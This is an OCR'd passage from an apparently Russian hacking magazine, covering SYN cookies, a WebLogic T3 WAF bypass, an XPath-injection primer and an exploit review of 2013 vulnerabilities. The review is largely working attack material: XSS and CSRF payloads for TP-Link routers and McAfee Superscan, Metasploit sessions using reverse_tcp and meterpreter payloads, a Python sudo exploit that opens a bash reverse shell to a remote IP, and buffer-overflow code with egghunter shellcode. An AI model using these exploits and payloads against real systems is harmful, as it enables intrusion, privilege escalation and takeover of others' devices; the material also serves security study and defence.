
Так вот, при использовании syn-cookie отказываются от использования syn-очереди, в которой должны храниться «настройки» подключения. А для ее хранения используют как раз это поле — Sequence number. Звучит странновато, но все в итоге просто.

Упрощенная схема по генерации syn-cookie:


1. Берется время прихода SYN-пакета (timestamp), с помощью которого можно отмерять 64-секундные промежутки.
2. Из пакета достается maximum segment size (MSS), которое необходимо хранить в очереди для корректной работы TCP.
3. Берется хеш от IP-адреса и порта клиента и сервера, а также значение из первого пункта.
4. Дальше конкатенируется 5 бит из timestamp'a, MSS кодируется в значение из 3 бит (есть таблица соответствия), а также 24 бита хеша. Итог — 32 бита.
5. Сервер кладет их в Sequence number TCP-пакета, который отправляется клиенту (SYN + ACK).

Резонный вопрос — зачем это все? А затем, что клиент (легитимный) будет отвечать серверу пакетом с ACK, но, что важнее, с тем же значением, которое сервер прислал ему. То есть клиент пошлет этот Sequence number серверу обратно, только теперь оно будет располагаться в другом поле — Acknowledge number — и значение будет на единицу больше (это по стандарту TCP так положено). Но главное, сервер, получив обратно это значение, сможет «восстановить» изначальный SYN-пакет. Сервер вынимает timestamp и проверяет, не просрочен ли пакет. Если все OK, то из трех бит он сможет восполнить MSS. А пересчет хеш-функции позволит не беспокоиться о возможности внедриться в соединение за счет перебора sequence number.

Только представь, какое оказалось лаконичное и четкое решение. А главный изюм — не нужно дорабатывать и изменять TCP-протокол! Мне лично очень нравится. Да, есть и минусы — продвинутые фичи TCP срезаются. Но, ИМХО, на этом можно поучиться.




Syn-flood классический




TCP-handshake классический

# «ОБОЙТИ WAF», ИСПОЛЬЗУЯ ПРОТОКОЛ T3

### РЕШЕНИЕ

Немного о жизни и веселых штуках-дрюках, которые встречаются на практике. Не так давно пришлось заняться ломанием WebLogic'а, в рамках подготовки к Black Hat Las Vegas. Там оказалось очень много веселых моментов, но одна ситуация меня совсем позабавила, чем и поделюсь.

Итак, есть такая штука, как WebLogic от Oracle. Это сервер приложений. Чтобы понятней было — это что-то типа Tomcat'а, только еще больше Enterprise. Так вот, на нем для исследования был развернут продукт — PeopleSoft. Последний представляет собой большой портал для управления персоналом или финансами. Фактически это не так важно. Важно другое.

По умолчанию WebLogic имеет отдельный специальный TCP-порт (7001-й вроде), на котором висит веб-консоль для администрирования. Основное же веб-приложение обычно висит на каком-нибудь стандартном порту — 80, 443. И получается, что все безопасно. Особенно с учетом того, что обычно в интернет торчат только определенные порты. Но после обследования PeopleSoft в связке с WebLogic обнаружилась интересная настройка. И административный интерфейс, и сам портал располагались на одном и том же порту — на 80-м (443-м).

Быстренько прогуглив мир, я проверил это дело и обнаружил, что очень многие PeopleSoft'ы в такой конфигурации и установлены. То есть по определенному URL'у доступна админская панель, «рядом» с самим порталом. На самом деле, с учетом того, что было раскопано в PeopleSoft, это оказалось приличнейшим фейлом. Лишь небольшой ряд компаний догадались перенести админскую панель на другой порт.

Но больше меня позабавил другой пример. В одном из найденных «в дикой природе» образцов админы оставили панель в состоянии по умолчанию, но закрыли к ней доступ, используя WAF (или какую-то похожую фигню). То есть запретили любые запросы к определенному URL'у. Казалось бы, что все OK, но это было до поры до времени.


```
t3 10.3.6
AS:255
HL:19

HELO:10.3.6.0.false
AS:2048
HL:19

.....e...........i...`....2mO...T...].'..#O........ysr.xr.xr.xp...
.............pppppp...
.............p.........sr..weblogic.rjvm.ClassTableEntry/Re.W......xpr.
$weblogic.common.internal.PackageInfo..#........I..majorI..minorI..rollingPatchI..service
PackZ..temporaryPatchL..implTitlet..Ljava/lang/String;L.
implVendorq.~..L..implVersionq.~..xpw...x........sr..weblogic.rjvm.ClassTableEntry/
Re.W......xpr.$weblogic.common.internal.VersionInfo."EQdRF>...[..packagest.'[Lweblogic/
common/internal/PackageInfo;L..releaseVersiont..Ljava/lang/String;
[..versionInfoAsBytest..[Bxr.
$weblogic.common.internal.PackageInfo..#........I..majorI..minorI..rollingPatchI..service
PackZ..temporaryPatchL..implTitleq.~..L.
implVendorq.~..L..implVersionq.~..xpw...x........sr..weblogic.rjvm.ClassTableEntry/
Re.W......xpr.!
weblogic.common.internal.PeerInfoXTt........I..majorI..minorI..rollingPatchI..servicePack
Z..temporaryPatch[..packagest.'[Lweblogic/common/internal/PackageInfo;xr.
$weblogic.common.internal.VersionInfo."EQdRF>...
[..packagesq.~..L..releaseVersiont..Ljava/lang/String;[..versionInfoAsBytest..[Bxr.
$weblogic.common.internal.PackageInfo..#........I..majorI..minorI..rollingPatchI..service
PackZ..temporaryPatchL..implTitleq.~..L.
implVendorq.~..L..implVersionq.~..xpw...x..........sr..weblogic.rjvm.JVMID.I.>...*...xpw
I!.........172.16.0.150..172.16.0.150"..n.......Y.........................x........sr..we
blogic.rjvm.JVMID.I.>...*...xpw"..........192.168.184.132&."7....x.....e................
`......V.C.>..u4j>bS...5.\..lR.ysr.xr.xr.xp...
.............pppppp...
.............p........t3://172.16.0.150:7001.........sr..weblogic.rjvm.ClassTableEntry/
Re.W......xpr..weblogic.rjvm.ClusterInfo90.s...S.....xpw...x........sr..weblogic.rjvm.Cla
ssTableEntry/Re.W......xpr.
$weblogic.common.internal.PackageInfo..#........I..majorI..minorI..rollingPatchI..service
PackZ..temporaryPatchL..implTitlet..Ljava/lang/String;L.
implVendorq.~..L..implVersionq.~..xpw...x........sr..weblogic.rjvm.ClassTableEntry/
Re.W......xpr.$weblogic.common.internal.VersionInfo."EQdRF>...[..packagest.'[Lweblogic/
common/internal/PackageInfo;L..releaseVersiont..Ljava/lang/String;
[..versionInfoAsBytest..[Bxr.
$weblogic.common.internal.PackageInfo..#........I..majorI..minorI..rollingPatchI..service
PackZ..temporaryPatchL..implTitleq.~..L.
implVendorq.~..L..implVersionq.~..xpw...x........sr..weblogic.rjvm.ClassTableEntry/
Re.W......xpr.!
```


**Пример подключения к WebLogic по T3**

В ходе исследования WebLogic оказалось, что тот поддерживает такой проприетарный протокол от Oracle, как T3. По сути, это такой Java-протокол, вроде как подвид или развитие технологи RMI (remote method invocation). Применяется он для администрирования WebLogic и дает возможность использовать весь тот же функционал, что и админская панель, только еще удобно автоматизировать все задачи.

Но самое забавное, что находится он на том же порту, что и админская панель. Вот только формат данных совсем не HTTP... Если на порт приходит HTTP-трафик, то отрабатывает HTTP-обработчик, а если T3 — то T3-обработчик. Вот такой хитрый WebLogic.

Теперь, думаю, ты понимаешь, к чему все пришло. URL к панели был заблокирован, но если посылать «чистый» T3 на это порт, то подключение к WebLogic происходило. Вот и получился такой забавный bypass :).

# ПРОВЕСТИ XPATH-INJECTION

### РЕШЕНИЕ

Ну и напоследок сегодня немножко классического Web'а. Мы поговорим о такой странной, но, несомненно, важной штуке, как XPath-инъекции. Знания о них лягут в несколько тем следующих номеров. Но для начала нам надо вспомнить про такую вещь, как XML, ибо XPath на ней полностью повязана.

XML — это такое древообразное структурированное представление данных. Фича его в большой гибкости, так как разметка не фиксируется, а также в возможности восприятия и людьми, и программами. Ну или что-то типа того.

Основные элементы XML — это:

- элемент;
- атрибут;
- значение.

В примере `<text size="8"> some value </text>` text — это элемент; size — атрибут; some value — значение. Все, в общем-то, просто и легко.

Так вот, XPath — это язык запросов к элементам XML-документа. XPath призван реализовать навигацию по DOM в XML. Это говорит нам вики. И как верно там также сказано, XML можно сравнить с файловой системой, а XPath — это путь до конкретных файлов.

С помощью XPath можно в самом простом виде передвигаться по XML-дереву и выбирать какие-то его ветви или элементы. Если же углубиться в него, то можно найти возможности по глубокому и точному поиску. Для лучшего понимания легче всего привести парочку примеров.

Итак, мы имеем XML-документ — см. рисунок. XPath-запросы:

1. /bookstore/book/title даст нам доступ ко всем элементам title.
2. //title сделает аналогичное, но в данном случае мы указываем не прямой полный путь, а относительный. XPath сам найдет все элементы title.
3. /bookstore/book[price>35]/price выберет все элементы с ценой больше 35.
4. //*[count(author)>1] — а здесь мы делаем выборку, только с количеством авторов больше 1.
5. /bookstore/book[1]/year/following::* выдаст нам выборку по оси, то есть все элементы, что идут после элемента year.
6. /bookstore/bookprice>35 (/ | //*[count(author)>1] — совмещаем, выбираем по цене и количеству авторов.
7. //title[string-length(name()) > 10] — с длинным названием.

```
<bookstore>

<book category="COOKING">
  <title lang="en">Everyday Italian</title>
  <author>Giada De Laurentiis</author>
  <year>2005</year>
  <price>30.00</price>
</book>
```

**Пример XML-документа**

Консолидирую сказанное. Мы имеем возможность манипулировать передвижениями по дереву, выполнять логические и арифметические операции, а также манипуляции со строками. Побольше с примерами XPath можно познакомиться здесь: goo.gl/ySWNVg (совково, но показательно :)).

Так вот, теперь мы напрямую подошли к инъекциям. Обыденный пример: ломаем мы, предположим, какой-то веб-портал. А у него информация хранится в XML-файлах, и для поиска по ним сервер использует XPath. Тут мы и «подсовываем свою кавычку», чтобы фактически внедриться в процесс поиска.

Сразу сделаю несколько важных ремарок. Во-первых, XPath очень похожи на SQL-инъекции. То есть нам также нужно вырваться за строку в само XPath-выражение. И делается это во многом как раз за счет использования кавычек. Во-вторых, сама эксплуатация опять-таки аналогична во многом SQL-инъекциям. Есть обычные, есть на основе ошибок, есть слепые. Техники по сути те же, только функции несколько другие. В-третьих, главная проблема XPath 1.0 (для атакующего) в его ограниченности. В отличие от SQL здесь нет продвинутых возможностей (взаимодействовать с ОС, например). Фактически чаще всего все, что мы можем, — это полностью слить все данные из XML-файла, к которому применяется XPath. Да, мы даже не можем выйти за его пределы. Грустно, конечно, но подожди до следующего номера и увидишь ряд прелестей даже в таких ситуациях.

Если есть пожелания по разделу Easy Hack или жаждешь поресерчить — пиши на ящик. Всегда рад :). И успешных познаний нового! ⌶

**WARNING**

Вся информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами данной статьи.

Борис Рютин, ЦОР (Esage Lab)
dukebarman@xakep.ru,
@dukebarman

В этом выпуске мы разберем 0-day-уязвимость в нашей любимой Java, получим права администратора в «непробиваемой» OS X и рассмотрим несколько критических ошибок, которые с успехом можно проэксплуатировать, в популярных продуктах.



# ОБЗОР ЭКСПЛОЙТОВ

## АНАЛИЗ СВЕЖЕНЬКИХ УЯЗВИМОСТЕЙ

### XSS-УЯЗВИМОСТЬ В MCAFEE SUPERSCAN 4.0

| | |
|---|---|
| **CVSSv2:** | N/A |
| **Дата релиза:** | 8 августа 2013 года |
| **Автор:** | Piotr Duszynski @drk1wi (Trustwave SpiderLabs) |
| **CVE:** | 2013-4884 |

Superscan 4 — это Windows-утилита от McAfee для сканирования портов, которую можно использовать как сканер TCP-портов, пингатор и ответчик. Программа содержит ошибку, позволяющую провести обратимую XSS-атаку. Из-за того что приложение недостаточно корректно обрабатывает вводимые параметры, возможно вернуть пользователю отчет сканера с «необычным» ответом, который выполнит произвольный код в браузере. Кстати, есть один нюанс: произвольный код передается в кодировке UTF-7.

**EXPLOIT**

Пример атакующего запроса с возможностью вставки своего кода:

```
+ADw-img src=x onerror='a setter=alert,a="UTF-7-XSS";'+AD4-
```


Как это выглядит на экране, можно посмотреть на скриншоте «XSS-уязвимость в McAfee Superscan 4.0». Процесс эксплуатации можно автоматизировать с помощью программы Portspoof (bit.ly/17Vkz2J) от автора уязвимости.

**TARGETS**

McAfee Superscan 4.0.

**SOLUTION**

Есть исправление от производителя.




XSS-уязвимость в McAfee Superscan 4.0

## ПОВЫШЕНИЕ ПРИВИЛЕГИЙ В AGNITUM OUTPOST SECURITY SUITE 8.1

| | |
|---|---|
| **CVSSv2:** | N/A |
| **Дата релиза:** | 2 августа 2013 года |
| **Автор:** | Ahmad Moghimi aka mall0cat |
| **CVE:** | N/A |

Программа Outpost Security Suite Pro от компании Agnitum содержит уязвимость типа переполнение буфера в драйвере `Sandbox.sys`. Ошибка возникает при недостаточной проверке переданных параметров для ioctl-команды 80000208. Это позволяет атакующему локально вызвать переполнение буфера, в результате чего мы получим отказ в обслуживании или сможем выполнить произвольный код.

### EXPLOIT

Для начала скачаем исходники эксплойта с сайта автора (bit.ly/14r2yqP). Если сайт будет недоступен, то попробуй найти их в базе эксплойтов (bit.ly/178Nh14). Эксплойт состоит из двух частей:

- `exploit.cpp` — код самого эксплойта;
- `x.dll` — DLL-библиотека, которая запускает процесс `cmd.exe` с правами администратора.

Исходники компилируются с помощью bat-файла `make.bat` или вручную (для примера возьмем компилятор cl из Visual Studio):

```
cl /LD x.cpp
cl exploit.cpp
```

После чего из-под непривилегированного пользователя необходимо запустистить следующие команды:

```
C:\>Regsvr32.exe /s C:\Program Files\agnitum\Outpost Security ↵
Suite Pro\..\..\..\x.dll
C:\>exploit.exe
```

### TARGETS

Agnitum Outpost Security Suite < 8.1.

### SOLUTION

На момент написания статьи патча не было.

## JAVA STOREIMAGEARRAY() — НЕПРАВИЛЬНОЕ ИНДЕКСИРОВАНИЕ МАССИВА

| | |
|---|---|
| **CVSSv2:** | N/A |
| **Дата релиза:** | 11 августа 2013 года |
| **Автор:** | Name Withheld (Packet Storm) |
| **CVE:** | 2013-2465 |

И снова уязвимость нулевого дня в Java. Правда, ее опубликовали на довольно популярном сайте, посвященном ИБ, — PacketStorm, а не как обычно после массового использования в эксплойт-паках.

Уязвимость неправильного индексирования находится внутри нативной функции storeImageArray() библиотеки `jre/bin/awt.dll` (исходный код можно найти по следующему пути: `\jdk\src\share\native\sun\awt\image\awt_parseImage.c`):

```
static int storeImageArray(JNIEnv *env, BufImageS_t *srcP, ↵
BufImageS_t *dstP, mlib_image *mlibImP)
{
    int mStride;
    unsigned char *cmDataP, *dataP, *cDataP;
    HintS_t *hintP = &dstP->hints;
    RasterS_t *rasterP = &dstP->raster;
    int y;
    ...
    if (hintP->packing == BYTE_INTERLEAVED) {
        ...
        cmDataP = (unsigned char *) mlib_ImageGetData↵
        (mlibImP);
        mStride = mlib_ImageGetStride(mlibImP);
        dataP = (unsigned char *)(*env)->↵
        GetPrimitiveArrayCritical(env, rasterP->jdata, NULL);
        if (dataP == NULL) return 0;

        cDataP = dataP + hintP->dataOffset;
        for (y=0; y < rasterP->height;
             y++, cmDataP += mStride, cDataP += ↵
             hintP->sStride)
        {
            memcpy(cDataP, cmDataP, rasterP->↵
            width*hintP->numChans);
        }
    }
    ...
}
```

```
       =[ metasploit v4.8.0-dev [core:4.8 api:1.0]
+ -- --=[ 1152 exploits - 639 auxiliary - 182 post
+ -- --=[ 310 payloads - 30 encoders - 8 nops

msf> use exploit/multi/browser/java_storeimagearray
msf exploit(java_storeimagearray) > set payload java/shell_reverse_tcp
payload => java/shell_reverse_tcp
msf exploit(java_storeimagearray) > set LHOST 192.168.141.1
LHOST => 192.168.141.1
msf exploit(java_storeimagearray) > set RVSHOT 192.168.141.1
RVSHOT => 192.168.141.1
msf exploit(java_storeimagearray) > set URIPACH /
URIPACH => /
msf exploit(java_storeimagearray) > exploit
```

**Пример эксплуатации уязвимости в функции storeImageArray()**

Указатель `dataP` берется из поля `data` Java-объекта `sun.awt.image.BytePackedRaster`. В свою очередь, значение `hintP->dataOffset` — из поля `dataBitOffset`.

Напрямую BytePackedRaster недоступен, но можно к нему обратиться, создав с помощью публичного метода `java.awt.image.Raster.createWritableRaster()`:

```
...
public static WritableRaster createWritableRaster(
SampleModel sm,
DataBuffer db,
Point location
);
```

Структура вызова этой функции и следующих представлены на сайте Oracle в разделе с официальной документацией (bit.ly/18phpEu).

Первый параметр функции `createWritableRaster()` — это `java.awt.image.SampleModel`. Простая модель `java.awt.image.MultiPixelPackedSampleModel` нужна, чтобы создать `BytePackedRaster`. Сама же функция вызывается со следующими параметрами:

```
...
public MultiPixelPackedSampleModel(
    int dataType,
    int w,
    int h,
    int numberOfBits,
    int scanlineStride,
    int dataBitOffset
);
```

MultiPixelPackedSampleModel принимает параметр dataBitOffset без каких-либо проверок. Конструктор BytePackedRaster() вычисляет значение dataBitOffset, основанное на параметрах SampleModel и DataBuffer. Рассмотрим исходник этой функции в файле \jdk\src\share\classes\sun\awt\image\BytePackedRaster.java:

```
...
public BytePackedRaster(SampleModel sampleModel,
                        DataBuffer dataBuffer,
                        Rectangle aRegion,
                        Point origin,
                        BytePackedRaster parent){
    super(sampleModel,dataBuffer,aRegion,origin, parent);
    this.maxX = minX + width;
    this.maxY = minY + height;
    if (!(dataBuffer instanceof DataBufferByte)) {
        throw new RasterFormatException↵
        ("BytePackedRasters must have" +
         "byte DataBuffers");
    }
    DataBufferByte dbb = (DataBufferByte)dataBuffer;
    this.data = stealData(dbb, 0);
    if (dbb.getNumBanks() != 1) {
        throw new
            RasterFormatException("DataBuffer for ↵
            BytePackedRasters" + " must only have 1 bank.");
    }

    int dbOffset = dbb.getOffset();
    if (sampleModel instanceof MultiPixelPackedSampleModel) {
        MultiPixelPackedSampleModel mppsm =
        (MultiPixelPackedSampleModel)sampleModel;
        this.type = IntegerComponentRaster.↵
        TYPE_BYTE_BINARY_SAMPLES;
        pixelBitStride = mppsm.getPixelBitStride();
        if (pixelBitStride != 1 &&
            pixelBitStride != 2 &&
            pixelBitStride != 4) {
            throw new RasterFormatException
              ("BytePackedRasters must have a bit depth ↵
                of 1, 2, or 4");
        }
        scanlineStride = mppsm.getScanlineStride();
        dataBitOffset = mppsm.getDataBitOffset() + ↵
        dbOffset*8;
        int xOffset = aRegion.x - origin.x;
        int yOffset = aRegion.y - origin.y;
        dataBitOffset += xOffset*pixelBitStride + ↵
        yOffset*scanlineStride*8;
        bitMask = (1 << pixelBitStride) -1;
        shiftOffset = 8 - pixelBitStride;
    } else {
        throw new RasterFormatException("BytePackedRasters ↵
        must have" + "MultiPixelPackedSampleModel");
    }
    verify(false);
}
```

А попытка проверки параметра dataBitOffset осуществляется с помощью следующего кода:

```
private void verify (boolean strictCheck) {
...
if (dataBitOffset < 0) {
    throw new RasterFormatException("Data offsets must ↵
    be >= 0");
}
int lastbit = (dataBitOffset
    + (height-1) * scanlineStride * 8
    + (width-1) * pixelBitStride
    + pixelBitStride - 1);
if (lastbit / 8 >= data.length) {
    throw new RasterFormatException("raster dimensions ↵
    overflow " + "array bounds");
}
if (strictCheck) {
    if (height > 1) {
        lastbit = width * pixelBitStride - 1;
        if (lastbit / 8 >= scanlineStride) {
            throw new RasterFormatException↵
            ("data for adjacent" + " scanlines overlaps");
        }
...
```

В итоге если ты не видишь многократное переполнение целого числа со знаком внутри функций BytePackedRaster() и verify() или если не знаешь, как использовать целочисленное переполнение, то в данном случае verify() позволяет тебе установить dataBitOffset почти в восемь раз больше, чем data.length. Поэтому dataBitOffset можно указать вне массива data, а этого будет достаточно для повреждения памяти внутри родной функции storeImageArray().

Обычно повреждение памяти не случается с BytePackedRaster благодаря условию if (hintP->packing == BYTE_INTERLEAVED) внутри функции storeImageArray(). К счастью, это можно обойти, если форсированно передать Java на обработку байты, упакованные как перемежающиеся растры, используя объект ColorModel. Для лучшего понимания скачай исходники с сайта packetstorm (bit.ly/178EM6o).

### EXPLOIT

Эксплойт существует в двух видах:

- HTML-страница (опубликован на сайте packetstorm);
- модуль для Metasploit.

Эксплойт от packetstorm успешно работает в Windows и OS X системах. Если в случае с Windows все привычно, то тебя должен заинтересовать небольшой кусок кода, который будет работать в обеих системах и пригодится для наших с тобой PoC:

```
private boolean _isMac = System.getProperty("os.name","").↵
contains("Mac");
...
if (System.getSecurityManager() == null) {
    Runtime.getRuntime().exec(_isMac ? "/Applications/↵
    Calculator.app/Contents/MacOS/Calculator":"calc.exe");
}
```

Правда, есть небольшой нюанс: если эксплойт будет запущен в Linux, то он попытается работать как в Windows.

Из консоли Metasploit эксплуатация выглядит следующим образом:

```
msf>use exploit/multi/browser/java_storeImageArray_↵
    Invalid_Array_Indexing
msf exploit(java_storeImageArray_Invalid_Array_Indexing) > ↵
    set SRVHOST 192.168.23.70
msf exploit(java_storeImageArray_Invalid_Array_Indexing) > ↵
    set URIPATH /
msf exploit(java_storeImageArray_Invalid_Array_Indexing) > ↵
    set PAYLOAD java/meterpreter/reverse_tcp
msf exploit(java_storeImageArray_Invalid_Array_Indexing) > ↵
    set LHOST 192.168.23.70
msf exploit(java_storeImageArray_Invalid_Array_Indexing) > ↵
    exploit
```

### TARGETS

Java < 7u25.

### SOLUTION

Есть исправление от производителя.

## МНОГОЧИСЛЕННЫЕ УЯЗВИМОСТИ В TP-LINK TD-W8951ND

| | |
|---|---|
| **CVSSv2:** | N/A |
| **Дата релиза:** | 3 сентября 2013 года |
| **Автор:** | xistence |
| **CVE:** | N/A |

Продолжим тему различных уязвимостей в роутерах. Очередной жертвой стало устройство от компании TP-Link. Несколько XSS- и одна CSRF-уязвимость. Перейдем сразу к их эксплуатированию.

### EXPLOIT

Первая — отраженная XSS-уязвимость для неавторизованных пользователей в поле Referer при обращении к несуществующим URL-адресам на роутере. Пример запроса:

```
GET /doesnotexist HTTP/1.1
Host: 192.168.1.1
Referer: http://pwned"><script>alert("XSS")</script>
Connection: keep-alive
```

Вторая — тоже отраженная XSS-уязвимость, но уже для авторизованных. Она нашлась в различных аргументах Wi-Fi-сети, поддерживаемой устройством. Ниже представлены примеры для сети с именем home_wlan_1:

```
http://<IP>/Forms/home_wlan_1?wlanWEBFlag=%3Cscript%3Ealert↵
%28%22XSS%22%29%3C/script%3E
http://<IP>/Forms/home_wlan_1?AccessFlag=%3Cscript%3Ealert%↵
28%22XSS%22%29%3C/script%3E
http://<IP>/Forms/home_wlan_1?wlan_APenable=%3Cscript%3Ealert↵
%28%22XSS%22%29%3C/script%3E
```

Следующая уязвимость также доступна только для авторизованных пользователей, но уже в одной из диагностических команд — ping — на странице /Forms/tools_test_1 в аргументе PingIPAddr. Пример запроса:

```
POST /Forms/tools_test_1 HTTP/1.1
Host: <IP>
Referer: http://<IP>/maintenance/tools_test.htm
Authorization: Basic blablabla==
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 164
Test_PVC=PVC0&PingIPAddr=%3C%2Ftextarea%3E%3Cscript%3Ealert%↵
28%22XSS%22%29%3C%2Fscript%3E&pingflag=1&trace_open_flag=0&Info↵
Display=Ping+request+could+not+find+host+
```

Что касается CSRF-уязвимости, то она позволяет сбросить пароль администратора. Для атаки нужно создать HTML-страницу, которая отправит следующий запрос:

```
http://<IP>/Forms/tools_admin_1?uiViewTools_Password=↵
PWNED&uiViewTools_PasswordConfirm=PWNED
```

Чаще всего устройства этой компании имеют IP-адрес 192.168.1.1. Далее злоумышленник завлекает администратора устройства на его атакующую страницу. После чего паролем станет слово PWNED. Примеры атакующих страниц с использованием JS мы рассматривали в предыдущих номерах журнала.

### TARGETS

Протестировано на TP-Link TD-W8951ND Firmware 4.0.0 Build 120607 Rel.30923.

### SOLUTION

Ответа от производителя не поступало.

## ПОВЫШЕНИЕ ПРИВИЛЕГИЙ В OS X

| | |
|---|---|
| **CVSSv2:** | 6.9 (AV:L/AC:M/Au:N/C:C/I:C/A:C) |
| **Дата релиза:** | 29 августа 2013 года |
| **Автор:** | Marco Schoepl, David Kennedy (ReL1K) |
| **CVE:** | 2013-1775 |

Утилита sudo содержит уязвимость, благодаря которой атакующий может манипулировать системными часами и обходить ограничения администратора. Эта ошибка возникает в случае, когда батарея в системе полностью разряжена или атакующий запускает команду с аргументом '-k' для сброса метки времени. Так как OS X является, по сути, *nix-системой, то и она использует sudo для выполнения системных команд. Для примера, OS X 10.8.2 использует версию sudo 1.7.4p6. А сам эксплойт тестировался на OS X 10.7–10.8.4.

### EXPLOIT

Для успешного срабатывания эксплойт должен запускаться с правами пользователя, который есть в списке sudo, либо пользователя, который входит в группу admin group. Теперь рассмотрим сам эксплойт, запускающий шелл на порту 4444:

```
import subprocess
# IP-адрес для бэк-коннекта
ipaddr = "192.168.1.1"
# Порт
port = "4444"
# Открываем шелл с правами администратора через установку
# времени
proc = subprocess.Popen('bash', shell=False, ↵
stdout=subprocess.PIPE, stdin=subprocess.PIPE, ↵
stderr=subprocess.PIPE)
proc.stdin.write("systemsetup -setusingnetworktime Off ↵
-settimezone GMT -setdate 01:01:1970 -settime 00:00;sudo ↵
su\nbash -i >& /dev/tcp/%s/%s 0>&1 &\n" % (ipaddr,port))
```

Как видишь, мы отключаем опцию «Использовать сетевое время», чтобы дата не вернулась, и переводим время в «начало эпохи» UNIX — 1 января 1970 года. Далее вызываем команду переключения пользователя на админа — su через sudo и открываем порт для бэк-коннекта.

Помимо OS X, эксплойт можно попробовать и в других ОС семейства *nix. Для того чтобы узнать версию sudo, достаточно ввести

```
$ sudo -v
```

Такая же проверка реализуется в модуле для Metasploit под эту уязвимость. Кстати, его и использовали при создании Python-скрипта (bit.ly/1efyoxR), рассмотренного выше.

### TARGETS

- Sudo 1.6.0–1.7.10p6;
- Sudo 1.8.0–1.8.6p6.

### SOLUTION

Есть патч как от разработчиков утилиты sudo, так и для OS X.

## УДАЛЕННОЕ ПЕРЕПОЛНЕНИЕ БУФЕРА В ВЕБ-СЕРВЕРЕ INTRASRV

| | |
|---|---|
| **CVSSv2:** | N/A |
| **Дата релиза:** | 30 мая 2013 года |
| **Автор:** | xis_one |
| **CVE:** | N/A |

Intrasrv — небольшой консольный веб-сервер для Windows. Ошибка возникает из-за недостаточной проверки входящих HTTP-запросов от пользователей. Это позволяет с помощью специально созданного запроса выполнить произвольный код на атакуемом компьютере.

### EXPLOIT

Рассмотрим эксплойт (bit.ly/1dHRNsH):

```
egghunter="\x66\x81\xca\xff\x0f\x42\x52\x6a\x02\x58\xcd\x2e\↵
x3c\x05\x5a\x74\xef\xb8\x54\x30\x30\x57\x89\xd7\xaf\x75\xea\↵
xaf\x75\xe7\xff\xe7" + "\x90"*94
nseh="\xEB\x80\x90\x90" # Переход к egghunter
seh="\xdd\x97\x40\x00"  # Вернуться на процесс intrasrv.exe
crash = "\x90"*1427 + egghunter + nseh + seh + "\x90"*2439
# наш шелл-код
shellcode= ("T00WT00W" + "\x89\xe2\xda\xcf\xd9\x72\xf4 ...
buffer="GET / HTTP/1.1\r\n"
buffer+="Host: " + crash + "\r\n"
buffer+="Content-Type: application/x-www-form-urlencoded\r\n"
buffer+=shellcode
one = socket.socket ( socket.AF_INET, socket.SOCK_STREAM )
one.connect((target, 80))
one.send(buffer)
one.close()
```

